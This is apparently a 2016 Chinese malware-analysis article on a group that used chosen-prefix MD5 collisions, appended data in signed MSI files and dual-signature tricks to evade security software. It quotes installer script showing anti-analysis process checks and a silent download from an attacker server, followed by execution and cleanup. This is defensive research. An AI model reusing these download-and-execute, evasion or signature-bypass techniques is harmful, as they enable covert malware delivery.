MD5碰撞的演化之路

360安全卫士 (/author/360安全卫士) · 2016/01/20 19:31

作者：360分析团队

主编：白名单分析组

0x00 概述

自从王小云破解MD5算法后，国内外对MD5碰撞的相关研究与恶意利用从未停止。MD5算法的应用领域很多，就软件安全方面来说，陆续发现了一批利用MD5碰撞对抗安全软件的恶意样本。这些样本中，大部分采用早期的一种较为成熟的快速MD5碰撞利用方式，然而有一部分比较特殊，因其采用了新型的碰撞方式。

这种新型的碰撞样本在2014年初开始出现，当时还处于测试阶段，所以只有少数样本在传播。直到2015年初，新型碰撞样本大规模爆发，经过分析和追踪，可以确定采用新型碰撞手法的大批量样本是由同一团伙制做，后续称为碰撞作者。2015年9月，对抗升级，碰撞作者开始结合数字签名利用技术与安全软件对抗。2015年11月，碰撞作者进行新的尝试，利用双签名对抗查杀。下图是该碰撞作者近两年对抗手法的演化的过程：

图1-1 碰撞作者近两年的攻击演化过程

根据上面的演化过程，本文将围绕碰撞作者各阶段的利用手法展开详细的分析。首先，介绍新型MD5碰撞的特点，通过与早期版本的对比来认识新型碰撞手法的“先进性”。接着，进一步介绍新型MD5碰撞与数字签名结合的高级利用手法，以及碰撞作者放弃碰撞方法而采用双签名进行对抗的新尝试。然后，通过一例样本的行为分析介绍碰撞作者的典型攻击流程。最后，对碰撞作者的恶意软件传播和影响进行统计与信息挖掘。

0x01 新型碰撞特点

早期的碰撞样本，主要采用“前缀构造法”，以同一个给定的前缀程序A为基础，在尾部添加不同的附加数据，得到两个具有相同MD5的样本B和C，如下图所示：




图2-1 早期MD5碰撞的利用手法

前缀构造法碰撞后的两个样本只有尾部少量字节不同，而程序代码是相同的。通过判断尾部数据的差异，两个样本可以执行不同的程序流程。由于这种碰撞手法是通过同一前缀程序碰撞生成的两个样本，如果其中有恶意代码流程则两个样本均包含恶意代码，所以比较容易被安全软件识别，隐蔽性较差。

而采用新型的MD5碰撞手法，得到两个MD5校验值相同的样本，一个是恶意程序，另一个则是正常程序，它们在功能和代码上完全不同。由两个不同的前缀程序A和B分别在尾部添加附加数据，构造出具有相同MD5的程序C和D，如下图所示：




图2-2 新型MD5碰撞的利用手法

这一阶段，碰撞作者主要是通过正常程序与恶意程序两种不同程序碰撞相同的MD5来对抗安全软件。比如这样一组样本，正常程序是一个dll程序，恶意程序则是一个加了vmp强壳的流氓日历exe程序：

图2-3 一组新型碰撞样本的静态特征

而这两款毫不相关的程序MD5值校验却神奇的一致：




图2-4 一组新型碰撞样本的MD5计算结果

通过图2-3和图2-4，证实了两种不同格式的程序，其文件MD5是可以相同的。然而这种现象并非偶然，而是碰撞作者能够大批量制造的真实案例。为了深究其技术手法，仔细比较一下这两个文件的数据如下：




图2-5 一组新型碰撞样本的文件数据比较

从图中可以看出，两个文件绝大部分数据不同，但尾部数据高度相似，而且文件大小一致，这种构造方式是基于“选择前缀碰撞法”（Chosen-prefix collsion【1】）实现的，其原理图大致如下：

图2-6 “选择前缀碰撞法”原理

通过选择不同的前缀，计算生日数和碰撞块添加到文件尾部，即可得到两个具有相同的MD5的文件。不过，要计算出这些尾部数据并不容易，直接使用hashclash【2】的工具需要相当大的时间成本，但是碰撞作者对该工具进行改进后已经能够高效完成大量正常程序与恶意程序的碰撞了，以下为此阶段样本的典型样例（每组正常程序与恶意程序对照），由于碰撞的原理与文件格式无关，所以样本形态呈现了多样化的特点。

程序种类	正常程序	恶意程序
dll 与 exe	快速图片对比.exe	x3yz.dll
dll 与 msi	vcore.dll	ss.msi
exe 与 exe	setup.exe	yqtj.exe
exe 与 exe	setup.exe	yqtj.exe

drops.wooyun.org

图2-7 此阶段碰撞样本的典型样例

其中，碰撞的样本对中，恶意程序主要为桌面软件的组件【3】，而正常程序则是任意的软件。由于每组样本都对应同一个MD5指纹，碰撞作者便借此来对抗安全软件对其恶意程序的查杀。

0x02 签名利用

数字签名具有校验程序是否被非法篡改的功能，针对签名的攻击形式多样，比如Flame病毒曾利用哈希碰撞伪造微软的数字证书【4】。一般情况下在带签名的程序后面任意添加数据，签名会显示无效。在前一阶段被使用的前缀程序都没有数字签名，但九月初，我们捕获到了MD5碰撞样本的新版本，碰撞作者巧妙的使碰撞后的样本延用了前缀程序的有效签名。




图3-1 加入签名利用的MD5碰撞手法

这阶段碰撞样本的显著特点是，前缀程序中的正常程序大部分是带有签名的msi程序，在其尾部添加了碰撞数据后签名却还是有效的，这主要是利用了msi程序的特性——对任意带签名的msi程序，在其尾部可以任意添加修改附加数据而不影响签名的有效性，如下图所示。于是，MD5碰撞多了数字签名这个保护伞，大大提高了与安全软件的对抗强度。




图3-2 MD5碰撞对中的带签名msi程序添加附加数据后签名仍有效

以下是被利用的msi程序的部分签名列表：

```
Adobe Systems, Incorporated
Amazon Services LLC
Apple Inc.
IObit Information Technology
March Hare Software Ltd
Microsoft Corporation
Mozilla Corporation
Realtek Semiconductor Corp
TAOBAO (CHINA) SOFTWARE CO.,LTD.
Tencent Technology(Shenzhen) Company Limited
```

图3-3 部分被利用的msi程序的签名列表

比较特别的是，在此阶段后期发现了一对特殊的碰撞样本，分别是具有有效微软签名的msi程序和腾讯签名的exe程序（如下图）。可见，除了带签名的msi程序外，该碰撞作者也实现了对带签名PE程序的碰撞。




图3-4 两个程序都带数字签名的碰撞样本

对比一下碰撞后的腾讯exe文件和原始程序：




图3-5 带签名PE程序碰撞后的文件与原始文件的对比

可以看出，碰撞作者对PE文件结构的Security数据目录进行了修改，说明其改变了签名信息的大小，扩充了尾部签名串的数据长度，并且修改了对应的签名数据以保证签名的有效性，从而达到和msi程序的签名“漏洞”一样的效果。

0x03 双签名验证

2015年11月初，发现了碰撞作者的新动向，他给一个程序构造两种不同的数字签名。如图，这个恶意样本在未打补丁的win7系统只看到一个无效的签名，而在更新过补丁【5】的win7系统中却显示了两个不同的数字签名，第一个签名仍是无效签名，而第二个则是正常的签名。




图4-1 双签名样本在不同的系统环境中的签名显示

碰撞作者这是有意识的利用双签名对抗安全软件的签名验证，因为那些在旧系统中运行正常的签名验证程序，在升级到支持双签名后的系统中可能会爆发出严重的验证逻辑漏洞。 为了说明这个手法，用两个小工具【6】，分别在旧系统和支持双签名的系统中进行签名校验。




图4-2 在未打补丁的win7系统中对双签名样本进行校验

上图是在未打补丁的win7系统中对样本进行签名校验的结果，第一步验证签名有效性时就出错，即使第二步获取的签名串真实存在，签名验证的结果也是失败。而如果是在更新了补丁的Win7系统下使用同一套工具对同一个样本进行签名校验：




图4-3 在更新过补丁的win7系统中对双签名样本进行校验

如图，第一步验证签名完整性时显示签名正常，第二步获取签名信息的时候只获取了第一个签名串的信息，从而这个原本无效的伪造签名可能会被认为是有效的。之所以这样是因为，旧系统中不支持双签名，编写签名验证程序时一般就默认一个程序只有一个数字签名。

同样，如果安全软件在系统升级后没有考虑到双签名验证的情况，很有可能按照类似“正常”的逻辑判定这个恶意样本伪造的签名有效。可见，碰撞作者是想钻双签名验证这个空子来绕过签名验证。

0x04 典型攻击流程分析

下面以2015年12月的样本为例分析恶意程序的攻击流程。

首先查看样本的数字签名，发现具有一个伪造的无效签名，但是当程序运行触发恶意行为之后，签名的状态却神奇般地变成有效的：




图5-1 安装样本运行前后数字签名的状态对比

为了找出这种现象的原因，具体分析该样本的代码。此样本是经过NSIS打包的安装程序，解包得到脚本和其他资源文件。分析安装脚本，该恶意程序首先对运行环境进行检测：

```
321   System::Call "Kernel32::Process32Next(i R0, i $R9) i.R1"
322     ; Call Initialize_____Plugins
323     ; File $PLUGINSDIR\System.dll
324     ; SetDetailsPrint lastused
325     ; Push "Kernel32::Process32Next(i R0, i $R9) i.R1"
326     ; CallInstDLL $PLUGINSDIR\System.dll Call
327   IntCmp $R1 0 0 label_121 label_121
```

drops.wooyun.org

图5-2 安装脚本对运行环境进行检测

通过系统调用遍历进程，检测的部分进程列表如下图所示，其中大部分是网吧或分析调试的系统环境，猜测是为了控制样本传播的范围：

```
Push rzxnanalyser.exe
Push rzxmon.exe
Push peyoorun.exe
Push BarClientView.exe
Push ProcessSafe.exe
Push DF5Serv.exe
Push xenserver.exe
Push VirtualBox.exe
Push vboxtray.exe
Push BarSever.exe
...
ProcessWork::ExistsProcess
```

drops.wooyun.org

图5-3 安装程序检测的部分进程列表

然后程序会判断自身的文件名是否为“s*.exe”，并且检测启动该程序的父进程是否为桌面进程，目的是避免下载该程序的用户直接点击运行触发恶意行为引起注意，而只让该程序作为被其他程序推广启动时才触发：

```
1213    StrCmp $R2 s label_975 label_978

1250    StrCmp $3 explorer.exe label_978
```

drops.wooyun.org

图5-4 安装程序判断程序文件名与父进程

当文件名判断不通过时，程序作为桌面日历安装包运行，不触发恶意行为。

图5-5 安装程序不触发恶意行为的运行界面

当符合所有触发条件时，就可以触发恶意行为：安装程序会静默下载碰撞作者服务器上的加密压缩文件update003.zip，使用特殊密码解压后执行其中的gpmc.msi程序，最后又清理了作案现场。恶意行为的主要程序代码如下图所示：

```
inetc::get /SILENT http://cdn.      .com/zhu/update003.zip $PLUGINSDIR\gpmc1.zip
...
nsUnzip::Extract /P=MsCM-O!$$BZKQa=]MWAyknxf,,pEKe98Z $PLUGINSDIR\gpmc1.zip /END
...
nsRandom::GetRandom
...
Rename $PLUGINSDIR\gpmc1.msi $PLUGINSDIR\$2.msi
nsExec::Exec "$\"msiexec$\" /package $\"$PLUGINSDIR\$2.msi$\" /q"
Delete $PLUGINSDIR\gpmc1.zip
Delete $PLUGINSDIR\gpmc1.msi
...
Delete $INSTDIR\$2.msi
Delete $INSTDIR\gpmc1.cab
```

drops.wooyun.org

图5-6 安装程序的主要恶意代码

从update003.zip解密得到的两个文件gpmc1.msi和gpmc1.cab，gpmc1.msi程序负责解压gpmc1.cab文件并调用其中的正常编译工具NMAKE.exe，gpmc1.cab文件解压如下：

图5-7 gpmc1.cab压缩包内文件列表

NMAKE.exe被运行后，makefile文件中的命令就会执行，通过这种特殊的方式实现由正常的程序连续调用外部的恶意程序：




图5-8 makefile文件的调用命令

